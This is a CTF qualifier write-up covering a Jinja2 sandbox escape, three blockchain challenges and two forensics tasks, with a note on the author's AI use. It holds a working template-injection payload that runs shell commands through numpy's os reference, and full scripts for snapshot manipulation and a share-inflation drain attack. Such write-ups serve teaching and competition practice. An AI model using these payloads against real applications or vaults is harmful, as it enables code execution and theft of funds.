C2C 2026 QUALIFIERS WRITE-UP

Team: .schnez
Solved: 12 Challenges

Author: Ibnu Dwiki Hermawan
Major: Informatics
University: Kalimantan Institute of Technology

February 18, 2026

Table of Contents

General AI Usage Policy

This section summarizes the AI tools used across all challenges as per competition requirements.

- **Overall AI Use:** Yes
- **Primary Models:** Gemini 3 Pro
- **Subscription Tier:** Google AI Pro Free for Student (via Google for Education)
- **Methodology:**
  AI was strictly used as an accelerator, not a solver. I used it to generate boilerplate code (like web3.py connection templates, pwntools skeletons) and to explain specific library documentation. All exploits were manually verified, debugged, and executed by me. **No flag was submitted blindly from AI output.**

Misc: Welcome (100 pts)

AI Usage: No

Challenge Description


Author: SKSD

Welcome to Country-to-Country CTF (C2C) 2026!!

Challenges was created by SKSD

1. Proof of concept (PoC)

The flag was posted in the home web page at the top-right section



Flag: `C2C{welcome_to_c2c}`

Misc: JinJail (100 pts)

AI Usage: No

Challenge Description

Author: daffainfo

Pyjail? No, this is JinJail!

1. Analysis

- **Environment:** Python/Jinja2 sandbox with a strict WAF.
- **Blocked:** `import`, `os`, `system`, `dict`, quotes (`'`, `"`), and complex string generation.
- **Available:** `numpy` module was exposed in the global scope.

While direct `os` access was blocked, the `numpy` package contained an exposed reference to the `os` module within `numpy.f2py`.

2. Solution

Step 1: Accessing OS

Standard imports failed. I enumerated `numpy` submodules and found `f2py` retained a reference to the `os` module, bypassing the sandbox import restrictions.

```
{{ numpy.f2py.os }}
# Output: <module 'os' (frozen)>
```

Step 2: Bypassing String Restrictions (Stdin Smuggling)

Since the WAF blocks quotes and explicit strings, I couldn't pass arguments directly. To bypass this, I used `sys.stdin.readline()`. This tricks Python into reading the shell command from the input stream (stdin) instead of the code itself, effectively dodging the filter.

Step 3: The Exploit

Send the Python payload on the first line, followed immediately by the shell command on the second line.

Payload:

```
$ {{numpy.f2py.os.popen(numpy.f2py.os.sys.stdin.readline()).read()}}
```

Execution via Netcat:

```
$ {{numpy.f2py.os.popen(numpy.f2py.os.sys.stdin.readline()).read()}}
```

```
/fix help 2>&1
```


Note: 2>&1 is crucial here to redirect Standard Error (stderr) to Standard Output (stdout) so popen.read() can capture the output

3. Proof of Concept

The payload executes `/fix help`, redirecting the output to stdout, revealing the flag.

Command:

```
/fix help 2>&1
```



Flag: `C2C{damnnn_i_love_numpy_078c3e1922c0}`

BlockChain: tge (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Analyze this Solidity function `setTgePeriod` and `upgrade`. Are there any state synchronization issues if I toggle `enableTge` multiple times?"

Methodology: The AI pointed out the snapshot logic in `_snapshotPreTGESupply`. I manually confirmed this by deploying the contract on a local testnet and checking the state variables. I then wrote the `web3.py` script to automate the toggle.

Challenge Description

Author: hygge

i dont understand what tge is so all this is very scuffed, but this all hopefully for you to warmup, pls dont be mad

Start challenge from: http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-tge

1. Analysis

The challenge provides three Solidity contracts: `Setup.sol`, `Token.sol`, and `TGE.sol`. The goal is to satisfy the `isSolved()` condition in `Setup.sol`, which requires the player to reach Tier 3:

```
function isSolved() external view returns (bool) {
    require(tge.userTiers(player) == 3, "not yet");
    return true;
}
```

Upon analyzing `TGE.sol`, I noticed a constraint in the `upgrade` function:

```
require(preTGEBalance[msg.sender][tier] > preTGESupply[tier], "not eligible");
```

This check compares the user's balance during the snapshot against the total supply during the snapshot. The snapshot is taken via `_snapshotPreTGESupply`, which is only called when `setTgePeriod(false)` is executed for the first time.

Vulnerability:

The vulnerability lies in the ability to manipulate the snapshot timing.

1. We can call `enableTge(false)` (via `Setup.sol`) to trigger the snapshot while the supply for Tier 2 and Tier 3 is still 0.
2. We can then call `enableTge(true)` to re-enable the TGE period.
3. The `upgrade` function requires `isTgePeriod` to be true. Inside `upgrade`, `_mint` is called before the eligibility check.
4. Since `_mint` increases `preTGEBalance` (if TGE is active), our balance becomes 1.
5. The check 1 > 0 (Balance > Snapshot Supply) passes, allowing the upgrade.

2. Solution

The exploitation strategy involves manipulating the `isTgePeriod` state via the Setup contract to force a favorable snapshot.

Exploit Steps:

1. **Buy Tier 1:** Acquire initial tokens to register in the system.
2. **Trigger Snapshot:** Call `enableTge(false)` via the `Setup` contract. This freezes `preTGESupply` for Tier 2 and Tier 3 at 0.
3. **Re-enable TGE:** Call `enableTge(true)`. This is required because `upgrade` checks require(`tgeActivated && isTgePeriod`). The supply snapshot is not updated again because `tgeActivated` is already true.
4. **Upgrade:** Call `upgrade(2)` and then `upgrade(3)`. The eligibility check (balance > supply) becomes 1 > 0, which evaluates to true.

Exploit Script:

```
from web3 import Web3
import sys
```

```
import time

# --- CONFIGURATION (Replace with active instance credentials) ---
RPC_URL =
"http://challenges.1pc.tf:47009/9b27fd98-7e5a-4cf7-a576-a670edbb0c0f"
PRIVATE_KEY =
"d7553ece054fe358ee7947b1423f26256520a4a6da102a02facd69f0323c6987"
SETUP_ADDRESS = "0xe521d89886Df1591E7146eA268273d11Bb9F0488"

# Connect to RPC
w3 = Web3(Web3.HTTPProvider(RPC_URL))
if not w3.is_connected():
    print("Failed to connect to RPC!")
    sys.exit()

account = w3.eth.account.from_key(PRIVATE_KEY)
player_address = account.address
print(f"Target Setup: {SETUP_ADDRESS}")
print(f"Player: {player_address}")

# ABIs
setup_abi = [
    {"inputs":[],"name":"token","outputs":[{"internalType":"contract
Token","name":"","type":"address"}],"stateMutability":"view","type":"function
"},
    {"inputs":[],"name":"tge","outputs":[{"internalType":"contract
TGE","name":"","type":"address"}],"stateMutability":"view","type":"function"}
,

{"inputs":[{"internalType":"bool","name":"_tge","type":"bool"}],"name":"enabl
eTge","outputs":[],"stateMutability":"public","type":"function"},

{"inputs":[],"name":"isSolved","outputs":[{"internalType":"bool","name":"","t
ype":"bool"}],"stateMutability":"view","type":"function"}
]

tge_abi = [

{"inputs":[],"name":"buy","outputs":[],"stateMutability":"external","type":"f
unction"},

{"inputs":[{"internalType":"uint256","name":"tier","type":"uint256"}],"name":
"upgrade","outputs":[],"stateMutability":"external","type":"function"}
]

token_abi = [

{"inputs":[{"internalType":"address","name":"spender","type":"address"},{"int
ernalType":"uint256","name":"value","type":"uint256"}],"name":"approve","outp
uts":[{"internalType":"bool","name":"","type":"bool"}],"stateMutability":"pub
lic","type":"function"}
]
```

```
def send_tx(func_call, desc):
    print(f"\nProcessing: {desc}...")
    try:
        tx = func_call.build_transaction({
            'from': player_address,
            'nonce': w3.eth.get_transaction_count(player_address),
            'gas': 2000000,
            'gasPrice': w3.eth.gas_price
        })
        signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)

        # Handle Web3.py v5 vs v6 compatibility
        try:
            raw_tx = signed_tx.raw_transaction
        except AttributeError:
            raw_tx = signed_tx.rawTransaction

        tx_hash = w3.eth.send_raw_transaction(raw_tx)
        print(f"  > Tx Hash: {tx_hash.hex()}")

        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
        if receipt.status == 1:
            print("  > Success!")
        else:
            print("  > Failed (Reverted)!")
            sys.exit()
    except Exception as e:
        print(f"  > Error: {e}")
        sys.exit()

def main():
    # 1. Initialize Contracts
    setup = w3.eth.contract(address=SETUP_ADDRESS, abi=setup_abi)
    token_addr = setup.functions.token().call()
    tge_addr = setup.functions.tge().call()

    token = w3.eth.contract(address=token_addr, abi=token_abi)
    tge = w3.eth.contract(address=tge_addr, abi=tge_abi)

    # 2. Approve TGE to spend tokens
    send_tx(token.functions.approve(tge_addr, 1000 * 10**18), "Approve
Token")

    # 3. Buy Tier 1 (Entry)
    send_tx(tge.functions.buy(), "Buy Tier 1")

    # 4. Disable TGE (Trigger Snapshot: Supply Tier 2 & 3 = 0)
    send_tx(setup.functions.enableTge(False), "Disable TGE (Snapshot
Trigger)")

    # 5. Re-enable TGE (Required for upgrade, snapshot remains 0)
    send_tx(setup.functions.enableTge(True), "Enable TGE")
```

```
    # 6. Upgrade Tier 2 (Balance 1 > Supply 0)
    send_tx(tge.functions.upgrade(2), "Upgrade to Tier 2")

    # 7. Upgrade Tier 3 (Balance 1 > Supply 0)
    send_tx(tge.functions.upgrade(3), "Upgrade to Tier 3")

    # 8. Check Win Condition
    if setup.functions.isSolved().call():
        print("\n[+] Challenge Solved! Retrieve flag from dashboard.")
    else:
        print("\n[-] Something went wrong.")

if __name__ == "__main__":
    main()
```

3. Proof of Concept

After running the script, the isSolved() function returned True. I navigated back to the challenge dashboard, refreshed the instance status, and the flag was available.

Flag: `C2C{just_a_warmup_from_someone_who_barely_warms_up}`

BlockChain: Convergence (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: Write a web3.py script to encode a struct array `(address,uint256,bytes)[]` for function `bindPact`.

Methodology: I used AI solely to generate the `eth_abi.encode` syntax because manual ABI encoding is error-prone. The logic (sum of essence vulnerability) was found manually.

Challenge Description

Author: chovid99

Convergence....

Start challenge from: http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-convergence

1. Analysis

The challenge provides two Solidity contracts: `Challenge.sol` and `Setup.sol`. The objective is to invoke the `transcend()` function in `Challenge.sol` to become the ascended user.

After analyzing the source code, a logic inconsistency was found between the data validation in Setup.sol and the execution requirements in Challenge.sol:

The Goal: Challenge.transcend(bytes calldata truth) requires the totalEssence of the provided SoulFragment array to be ≥ 1000 ether.

The Constraint: Before calling transcend, the data must be registered via Setup.bindPact. This function iterates through the fragments and enforces that each individual fragment has an essence ≤ 100 ether.

The Exploit: The Setup contract fails to check the sum of the essence. We can bypass the restriction by creating an array of 10 fragments, each containing 100 ether.

- Setup Check: 100 ≤ 100 (Passes)
- Challenge Check: $\sum(10 \times 100) = 1000$ (Passes)

2. Solution

To solve this, I used AI to generate a Python script with web3.py. The script registers a seeker, constructs the malicious payload (10 fragments of 100 ether), registers it via Setup, and finally executes transcend.

Exploit Script:

```
import time
from web3 import Web3
from eth_abi import encode

# --- CONFIGURATION ---
RPC_URL =
"http://challenges.1pc.tf:53774/063c1b5d-4175-44e6-a4c4-ccf211d9c101"
PRIVKEY = "07144526b87f8398974749a98b7bdf4f8384ee9433fdff7e1d46d10e34730100"
SETUP_ADDR = "0xec67d3e77b0F4e843F7b565169e32106A18B6A66"
WALLET_ADDR = "0x567D81014C9e993B19C4Eba886E8ED8CE4100De3"
```

```
# Connect to RPC
w3 = Web3(Web3.HTTPProvider(RPC_URL))
if not w3.is_connected():
    raise Exception("Failed to connect to RPC")

account = w3.eth.account.from_key(PRIVKEY)
print(f"Solver Address: {account.address}")

# --- ABI ---
SETUP_ABI = [
    {
        "inputs": [],
        "name": "challenge",
        "outputs": [{"internalType": "contract Challenge", "name": "",
"type": "address"}],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "bytes", "name": "agreement", "type":
"bytes"}],
        "name": "bindPact",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
]

CHALLENGE_ABI = [
    {
        "inputs": [],
        "name": "registerSeeker",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "bytes", "name": "truth", "type":
"bytes"}],
        "name": "transcend",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "ascended",
        "outputs": [{"internalType": "address", "name": "", "type":
"address"}],
        "stateMutability": "view",
        "type": "function"
    }
```

```
]

# --- TRANSACTION HELPER ---
def send_tx(func_call, tx_desc):
    print(f"Sending tx: {tx_desc}...")
    tx = func_call.build_transaction({
        'from': account.address,
        'nonce': w3.eth.get_transaction_count(account.address),
        'gas': 2000000,
        'gasPrice': w3.eth.gas_price
    })
    signed_tx = w3.eth.account.sign_transaction(tx, PRIVKEY)
    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    print(f"Tx Hash: {tx_hash.hex()}")
    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    if receipt.status != 1:
        raise Exception(f"{tx_desc} failed!")
    print(f"{tx_desc} Success!")

# --- EXPLOIT LOGIC ---

# 1. Get Challenge Address
setup_contract = w3.eth.contract(address=SETUP_ADDR, abi=SETUP_ABI)
challenge_addr = setup_contract.functions.challenge().call()
challenge_contract = w3.eth.contract(address=challenge_addr,
abi=CHALLENGE_ABI)

# 2. Register Seeker
try:
    send_tx(challenge_contract.functions.registerSeeker(), "Register Seeker")
except Exception:
    print("Already registered, continuing...")

# 3. Craft Payload
# We need 1000 ether total. The limit is 100 ether per fragment.
# We create 10 fragments of 100 ether each.
fragment_struct = (
    WALLET_ADDR,        # vessel
    100 * 10**18,       # essence (100 ether)
    b''                 # resonance
)
fragments = [fragment_struct for _ in range(10)]

# Encode: (SoulFragment[], bytes32, uint32, address, address)
# address #1: binder/invoker (must be msg.sender)
# address #2: witness (must be msg.sender)
encoded_data = encode(
    ['(address,uint256,bytes)[]', 'bytes32', 'uint32', 'address', 'address'],
    [fragments, b'\x00'*32, 0, WALLET_ADDR, WALLET_ADDR]
)

# 4. Bind Pact (Bypass validation in Setup)
send_tx(setup_contract.functions.bindPact(encoded_data), "Bind Pact (Setup)")
```

```
# 5. Transcend (Win in Challenge)
send_tx(challenge_contract.functions.transcend(encoded_data), "Transcend
(Challenge)")

# 6. Verify
ascended = challenge_contract.functions.ascended().call()
if ascended == WALLET_ADDR:
    print(f"Solved. Ascended: {ascended}")
else:
    print(f"Failed. Current Ascended: {ascended}")
```

3. Proof of Concept

After running the script above, the transaction was confirmed on the blockchain, and the ascended variable in the contract was updated to my wallet address.

Flag: `C2C{the_convergence_chall_is_basically_bibibibi}`

BlockChain: nexus (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Explain the division rounding error in ERC4626 `convertToShares` when total supply is 1."

Methodology: AI confirmed the "Donation Attack" theory. I manually calculated the required donation amount (6100 ether) to force the victim's shares to 0.

Challenge Description

Author: chovid99

The essence of nexus.

Start challenge from: http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-nexus

1. Analysis

The Target: The Setup contract holds 15,000 Essence and will deposit it into CrystalNexus via the conductRituals() function in two batches (6,000 and 9,000).

The Mechanism: The CrystalNexus issues "Crystals" (shares) based on deposited Essence. The calculation in attune() is:

```
crystals = (essenceAmount * totalCrystals) / amplitude();
```

Where `amplitude()` is `essence.balanceOf(address(this)) - catalystReserve`.

The Vulnerability: This is a classic Inflation (or Donation) Attack, common in older ERC4626 implementations.

If totalCrystals is very low (1 wei) and amplitude() is manipulated to be very high (by directly transferring/donating Essence to the contract), the division result for subsequent depositors will round down to 0.

2. Solution

The strategy relies on front-running the conductRituals transaction.

Step 1: Initial Deposit We attune(1 wei) to mint 1 unit of Crystal. We now own 100% of the pool supply.

Step 2: Donation We transfer a large amount of Essence (e.g., 6,100 ether) directly to the Nexus contract without calling attune. This artificially inflates the amplitude().

Step 3: Trigger Victim We call setup.conductRituals().

- Setup tries to deposit 6,000 ether.
- Calculation: (6000 * 1) / (1 + 6100) = 6000 / 6101 = 0
- Setup transfers 6,000 Essence but receives 0 Crystals.
- Setup tries to deposit 9,000 ether.
- Calculation: (9000 * 1) / (1 + 6100 + 6000) = 9000 / 12101 = 0
- Setup transfers 9,000 Essence but receives 0 Crystals.

Step 4: Withdraw We invoke dissolve(). Since we still own 100% of the crystals (1 wei), we are entitled to 100% of the pool's assets (our deposit + our donation + Setup's 15,000 Essence).

Exploit Script:

```
from web3 import Web3
```

```
# --- CONFIGURATION ---
RPC_URL =
"http://challenges.1pc.tf:36005/080e01c8-4c85-4e00-87e0-1ca79f45e343"
PRIVKEY = "dd48182a1d099600ffc2b92f55e6843aadf130e5bc91488d9adb776cddcd6939"
SETUP_ADDR = "0xb2fD92D1609E647d04De9448d978f76d7f1A4D69"
WALLET_ADDR = "0xEBC5928F666416801Da195e4cEC1FE0d8E1E8daC"

# --- WEB3 SETUP ---
w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = w3.eth.account.from_key(PRIVKEY)

# --- ABIs ---
SETUP_ABI = [
    {"inputs": [], "name": "conductRituals", "outputs": [],
"stateMutability": "nonpayable", "type": "function"},
    {"inputs": [], "name": "isSolved", "outputs": [{"internalType": "bool",
"name": "", "type": "bool"}], "stateMutability": "view", "type": "function"},
    {"inputs": [], "name": "nexus", "outputs": [{"internalType": "address",
"name": "", "type": "address"}], "stateMutability": "view", "type":
"function"},
    {"inputs": [], "name": "essence", "outputs": [{"internalType": "address",
"name": "", "type": "address"}], "stateMutability": "view", "type":
"function"}
]

NEXUS_ABI = [
    {"inputs": [{"internalType": "uint256", "name": "essenceAmount", "type":
"uint256"}], "name": "attune", "outputs": [{"internalType": "uint256",
"name": "crystals", "type": "uint256"}], "stateMutability": "nonpayable",
"type": "function"},
    {"inputs": [{"internalType": "uint256", "name": "crystalAmount", "type":
"uint256"}, {"internalType": "address", "name": "recipient", "type":
"address"}], "name": "dissolve", "outputs": [{"internalType": "uint256",
"name": "essenceOut", "type": "uint256"}], "stateMutability": "nonpayable",
"type": "function"},
    {"inputs": [{"internalType": "address", "name": "", "type": "address"}],
"name": "crystalBalance", "outputs": [{"internalType": "uint256", "name": "",
"type": "uint256"}], "stateMutability": "view", "type": "function"}
]

ESSENCE_ABI = [
    {"inputs": [{"internalType": "address", "name": "spender", "type":
"address"}, {"internalType": "uint256", "name": "amount", "type":
"uint256"}], "name": "approve", "outputs": [{"internalType": "bool", "name":
"", "type": "bool"}], "stateMutability": "nonpayable", "type": "function"},
    {"inputs": [{"internalType": "address", "name": "to", "type": "address"},
{"internalType": "uint256", "name": "amount", "type": "uint256"}], "name":
"transfer", "outputs": [{"internalType": "bool", "name": "", "type":
"bool"}], "stateMutability": "nonpayable", "type": "function"},
    {"inputs": [{"internalType": "address", "name": "", "type": "address"}],
"name": "balanceOf", "outputs": [{"internalType": "uint256", "name": "",
"type": "uint256"}], "stateMutability": "view", "type": "function"}
]
```

```
# --- INIT CONTRACTS ---
setup_contract = w3.eth.contract(address=SETUP_ADDR, abi=SETUP_ABI)
nexus_addr = setup_contract.functions.nexus().call()
essence_addr = setup_contract.functions.essence().call()

nexus_contract = w3.eth.contract(address=nexus_addr, abi=NEXUS_ABI)
essence_contract = w3.eth.contract(address=essence_addr, abi=ESSENCE_ABI)

def send_tx(func):
    tx = func.build_transaction({
        'chainId': w3.eth.chain_id,
        'gas': 500000,
        'gasPrice': w3.eth.gas_price,
        'nonce': w3.eth.get_transaction_count(WALLET_ADDR),
    })
    signed_tx = w3.eth.account.sign_transaction(tx, PRIVKEY)
    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    print(f"Executing {func.fn_name}... Hash: {tx_hash.hex()}")
    w3.eth.wait_for_transaction_receipt(tx_hash)

# --- ATTACK EXECUTION ---

# 1. Approve Nexus to spend our Essence
print("[*] Approving Nexus...")
send_tx(essence_contract.functions.approve(nexus_addr, 2**256 - 1))

# 2. Attune 1 wei (Initial Deposit to get 100% share of 1 wei crystal)
print("[*] Attuning 1 wei...")
send_tx(nexus_contract.functions.attune(1))

# 3. Donation Attack (Send 6100 ether directly to Nexus)
# This makes the share price extremely expensive.
donation_amount = w3.to_wei(6100, 'ether')
print(f"[*] Donating {w3.from_wei(donation_amount, 'ether')} ESS...")
send_tx(essence_contract.functions.transfer(nexus_addr, donation_amount))

# 4. Trigger Setup (Victim)
# Setup deposits 6000, then 9000.
# Math: (6000 * 1) / 6101 = 0 shares.
print("[*] Triggering Setup Rituals...")
send_tx(setup_contract.functions.conductRituals())

# 5. Withdraw Profit
# We own 1 wei crystal (100% supply). We withdraw everything.
my_crystals = nexus_contract.functions.crystalBalance(WALLET_ADDR).call()
print(f"[*] Dissolving {my_crystals} crystals...")
send_tx(nexus_contract.functions.dissolve(my_crystals, WALLET_ADDR))

# Check final status
final_bal = essence_contract.functions.balanceOf(WALLET_ADDR).call()
print(f"Final Balance: {w3.from_wei(final_bal, 'ether')} ESS")
print(f"Solved: {setup_contract.functions.isSolved().call()}")
```

3. Proof of Concept

Run the script to drain the essence from the Setup contract by causing integer underflow in the share calculation. The final balance exceeded 20,250 ESS.

Flag: `C2C{the_essence_of_nexus_is_donation_hahahaha}`

Forensic: Log (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: “Write a Python regex to extract the character index and ASCII value from this SQLMap log pattern”

Methodology: I provided the log pattern to AI to generate the parsing script. I manually verified the result by checking the first few characters against the log file.

Challenge Description

Author: daffainfo

My website has been hacked. Please help me answer the provided questions using the available logs!

1. Analysis

The challenge provided an `access.log` filled with SQL injection attempts. The attacker used blind SQLi to enumerate the `user_email` and `user_pass` columns from the WordPress database, confirming characters using `!= [ASCII]` comparisons.

2. Solution

I manually inspected the logs to identify the Blind SQLi pattern, then scripted a parser to reconstruct the credentials.

Python Script:

```
import re

log_file = 'access.log'
# Regex captures the character position and its ASCII value
email_pattern = re.compile(r'user_email.*?%2C(\d+)%2C1%29%29%21%3D(\d+)')
pass_pattern  = re.compile(r'user_pass.*?%2C(\d+)%2C1%29%29%21%3D(\d+)')

def parse_log(pattern):
    recovered = {}
    with open(log_file, 'r', errors='ignore') as f:
        for line in f:
            match = pattern.search(line)
            if match:
                pos, val = map(int, match.groups())
                recovered[pos] = chr(val)
    return "".join(recovered[i] for i in sorted(recovered))

print(f"Email: {parse_log(email_pattern)}")
print(f"Hash:  {parse_log(pass_pattern)}")
```


Recovered Credentials:

- Email: admin@daffainfo.com
- Hash: wp2y10vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW

All QnA from the server using netcat:

1. **Attacker IP:** 182.8.97.244
2. **Vlctim IP:** 219.75.27.16
3. **Attempt Login:** 6
4. **Affected Plugin:** Easy Quotes
5. **CVE ID:** CVE-2025-26943
6. **Attacker Tools:** sqlmap/1.10.1.21
7. **Email Obtained by the Attacker:** admin@daffainfo.com
8. **Password Hash Obtained by the Attacker:** wp2y10vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW
9. **Time the Attacker Successfully Login:** 11/01/2026 13:12:49

3. Proof of Concept



Flag: `C2C{7H15_15_V3rY_345Y_68249ea0153b}`

Forensic: Tattletale (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Python script to parse Linux `input_event` struct (type, code, value). Handle CapsLock toggle logic."

Methodology: The AI provided the struct unpacking logic. I had to manually debug the "Backspace" handling because the AI's initial script didn't account for deleted characters correctly.

Challenge Description

Author: aseng

Apparently I have just suspected that this serizawa binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance.

Now that I realized something's wrong.

Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once you realized what does the malware do, you'll know how the other 2 files are correlated. Enjoy warming up with this easy one!

1. Analysis


The `cron.aseng` file contained raw Linux `input_event` structs. To decrypt the final flag file (`whatisthis.enc`), I needed the password typed by the victim during the session.

Recovering the Password:

parsing the keylogs required handling `[BACKSPACE]` and `[CAPSLOCK]` events correctly. I had to rewrite my solver to track the CapsLock state and handle the backspaces properly. Here is the script I used to extract the real password:

```
import struct

# Standard Linux Input Event Codes
# We need letters, numbers, and specific symbols used in the command
KEY_MAP = {
    2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6', 8: '7', 9: '8', 10: '9',
11: '0',
    12: '-', 14: '[BACKSPACE]', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't',
    21: 'y', 22: 'u', 23: 'i', 24: 'o', 25: 'p', 30: 'a', 31: 's', 32: 'd',
33: 'f',
    34: 'g', 35: 'h', 36: 'j', 37: 'k', 38: 'l', 39: ';', 44: 'z', 45: 'x',
46: 'c',
    47: 'v', 48: 'b', 49: 'n', 50: 'm', 57: ' '
}

def recover_password():
    data_struct = 'QQHHi' # struct input_event: time(16), type(2), code(2),
value(4)
    chunk_size = struct.calcsize(data_struct)

    chars = []
    caps_on = False
    shift_on = False

    with open('dist/cron.aseng', 'rb') as f:
        while True:
            chunk = f.read(chunk_size)
            if not chunk: break

            _, _, type_, code, value = struct.unpack(data_struct, chunk)

            if type_ == 1: # EV_KEY
                # Handle Modifier Keys
                if code == 58 and value == 1: caps_on = not caps_on #
CapsLock Toggle
                if code in [42, 54]: shift_on = (value == 1)        # Shift
Hold

                if value == 1 and code in KEY_MAP:
                    key = KEY_MAP[code]

                    if key == '[BACKSPACE]':
                        if chars: chars.pop()
                    else:
```

```
                        # Handle Shift/Caps logic
                        if key == '-' and shift_on: key = '_'
                        elif key == ';' and shift_on: key = ':'
                        elif key.isalpha():
                            if shift_on ^ caps_on: key = key.upper()

                        chars.append(key)

    # Reconstruct log and grab the password argument
    full_log = "".join(chars)
    # Looks for "... -pass pass:PASSWORD ..."
    return full_log.split("pass:")[-1].split(" ")[0]

if __name__ == "__main__":
    print(f"Recovered Password: {recover_password()}")
```



Recovered Password: `4_g00d_fr13nD_in_n33D`

2. Solution

The user encrypted the file using openssl and formatted the source using od (Octal Dump). To avoid shell version issues, I had my AI generate a concise Python script to handle the OpenSSL key derivation (MD5), decryption, and the reverse-od conversion in one pass.

